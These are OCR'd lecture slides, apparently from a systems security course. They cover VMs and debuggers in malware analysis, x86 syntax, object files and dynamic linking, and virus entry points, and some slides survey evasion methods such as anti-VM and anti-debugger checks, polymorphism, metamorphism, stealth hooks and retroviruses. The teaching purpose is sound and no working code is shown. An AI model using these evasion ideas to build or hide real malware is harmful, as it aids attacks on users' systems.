
traditional VM




emulator




VM implementation strategies




VM implementation strategies




VM implementation strategies




system call flow




system call flow




system call flow




system call flow



system call flow



system call flow



VMs and malware

isolate malware from important stuff

sample malware behavior

- inspect memory for patterns — counter for metamorphic
- look for suspicious behavior generally

counter-VM techniques

detect VM-only devices

outrun patience of antivirus VM

unsupported instructions/system calls

…

debugger support

hardware support:

breakpoint instruction — debugger edits machine code to add

single-step flag — execute one instruction, jump to OS (debugger)

counter-debugger techniques

debuggers — also for analysis of malware

detect changes to machine code in memory

directly look for debugger

broken executables

…

AT&T syntax

`movq $42, 100(%rbx,%rcx,4)`

destination last

constants start with \$; no \$ is an address

registers start with %

operand length (`q` = 8; `l` = 4; `w` = 2; `b` = 1)

`D(R1,R2,S)` = memory at `D + R1 + R2` × `S`

weird x86 features

segmentation: old way of dividing memory: `%fs:0x28`

- get segment # from FS register
- lookup that entry in a table
- add `0x28` to base adddress in table
- access memory as usual

rep prefix

- repeat instruction until rcx is 0
- …decrementing rcx each time

string instructions

- memory-to-memory; designed to be used with rep/etc. prefixes

executable/object file parts

type of file, entry point address, ...

seg#	file offset	memory loc.	size	permissions
1	`0x0123`	`0x3000`	`0x1200`	read/exec
2	`0x1423`	`0x5000`	`0x5000`	read/write

machine code + data for segments

symbol table: `foobar` at `0x2344`; `barbaz` at `0x4432`; ...
relocations: `printf` at `0x3333` (type: absolute); ...
section table, debug information, etc.

relocations?

unknown addresses — "holes" in machine code/etc.

linker lays out machine code

computes all symbol table addresses

uses symbol table addresses to fill in machine code

dynamic linking

executables not completely linked — library loaded at runtime

could use same mechanism, but ineffecient

instead: stubs:

```
0000000000400400 <puts@plt>:
  400400:       ff 25 12 0c 20 00          jmpq   *0x200c12(%rip)
                   /* 0x200c12+RIP = _GLOBAL_OFFSET_TABLE_+0x18 */
... later in main: ...
  40052d:       e8 ce fe ff ff             callq  400400 <puts@plt>
                       /* instead of call puts */
```

malware

evil software

various kinds:

- viruses
- worms
- trojan (horse)s
- potentially unwanted programs/adware
- rootkits
- logic bombs

worms

malicious program that copies itself

arranges to be run automatically (e.g. startup program)

may spread to other media (USB keys, etc.)

may spread over the network using vulnerabilities


viruses

malware that embeds itself in innocent programs/files

spreads (primarily) by:

- hoping user shares infected files

code placement options



entry point choices

entry address
- perhaps a bit obvious

overwrite machine code and restore

edit call/jump/ret/etc.
- pattern-match for machine code
- in dynamic linking “stubs”
- in symbol tables
- call/ret at end of virus

pattern matching


regular expressions — (almost) one-pass

fixed strings with “wildcards”

- addresses/etc. that change between instances of malware
- insert nops/variations on instructions


flex: state machines

```
foo      {...}
.        {...}
\n       {...}
```



flex: state machines

```
foo      {...}
.        {...}
\n       {...}
```



behavior-based detection/blocking

modifying executables? etc.

must be malicious

armored viruses, etc.

evade analysis:

- “encrypt” code (break disassembly)
- detect/break debuggers
- detect/break VMs

evade signatures:

- oligomorphic/polymorphic: varying “decrypter”
- metamorphic: varying “decrypter” and varying “encrypted” code

evade active detection:


- tunnelling — skip anti-virus hooks
- stealth — ‘hook’ system calls to say “executable/etc. unchanged”
- retroviruses — break/uninstall/etc. anti-virus software

case study: Evol

via Lakhatia et al, "Are metamorphic viruses really invincible?", Virus Bulletin, Jan 2005.

"mutation engine"

run as part of propagating the virus



hooking mechanisms

hooking — getting a 'hook' to run on (OS) operations

e.g. creating new files

ideal mechanism: OS support

less ideal mechanism: change library loading

e.g. replace 'open', 'fopen', etc. in libraries

less ideal mechanism: replace OS exception (system call) handlers

very OS version dependent

software vulnerabilities

unintended program behavior an adversary can use

memory safety bugs

- especially buffer overflows

not checking inputs/permissions


injection/etc. bugs

exploits

something that uses a vulnerability to do something

example: stack smashing — exploit for stack buffer overflows

return-to-stack



return-to-stack